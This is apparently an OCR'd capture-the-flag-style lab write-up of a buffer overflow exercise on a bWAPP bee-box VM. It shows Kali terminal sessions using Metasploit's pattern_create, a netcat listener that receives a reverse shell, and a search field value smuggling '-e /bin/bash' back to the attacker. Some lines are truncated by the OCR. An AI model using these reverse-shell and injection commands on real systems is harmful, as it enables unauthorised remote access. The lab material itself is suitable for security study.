

Buffer overflow exploit


This exercise aims to learn how to identify and exploit buffer overflow vulnerabilities.




```
┌──(guillermo㉿kali)-[/usr]
└─$ cd share/metasploit-framework/tools/exploit/pattern_create.rb -l 360
cd: too many arguments

┌──(guillermo㉿kali)-[/usr]
└─$ sudo share/metasploit-framework/tools/exploit/pattern_create.rb -l 360
[sudo] password for guillermo:
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6
f5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1A
0Al1Al2Al3Al4Al5Al6Al7Al8Al9

┌──(guillermo㉿kali)-[/usr]
└─$ echo "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad
Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8
k7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9" > pattern_chain.txt
zsh: permission denied: pattern_chain.txt

┌──(guillermo㉿kali)-[/usr]
└─$ sudo echo "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1
f0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6A
5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9" > pattern_chain.txt
zsh: permission denied: pattern_chain.txt

┌──(guillermo㉿kali)-[/usr]
└─$ sudo nano pattern_chain.txt

┌──(guillermo㉿kali)-[/usr]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```



```
bee@bee-box:~$ wget http://192.168.56.102:8080/pattern_chain.txt
--18:34:13--  http://192.168.56.102:8080/pattern_chain.txt
           => `pattern_chain.txt'
Connecting to 192.168.56.102:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 361 [text/plain]

100%[====================================>] 361          --.--K/s

18:34:13 (3.18 MB/s) - `pattern_chain.txt' saved [361/361]

bee@bee-box:~$
```



```
┌──(guillermo㉿kali)-[/usr]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.106] 36018
ls
666
admin
aim.php
apps
ba_captcha_bypass.php
ba_forgotten.php
ba_insecure_login.php
ba_insecure_login_1.php
```



```
6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g configured
-- resuming normal operations
Segmentation fault
bee@bee-box:/var/log/apache2$
```

Search for a movie: -e /bin/bash 192.168.56.102 4444)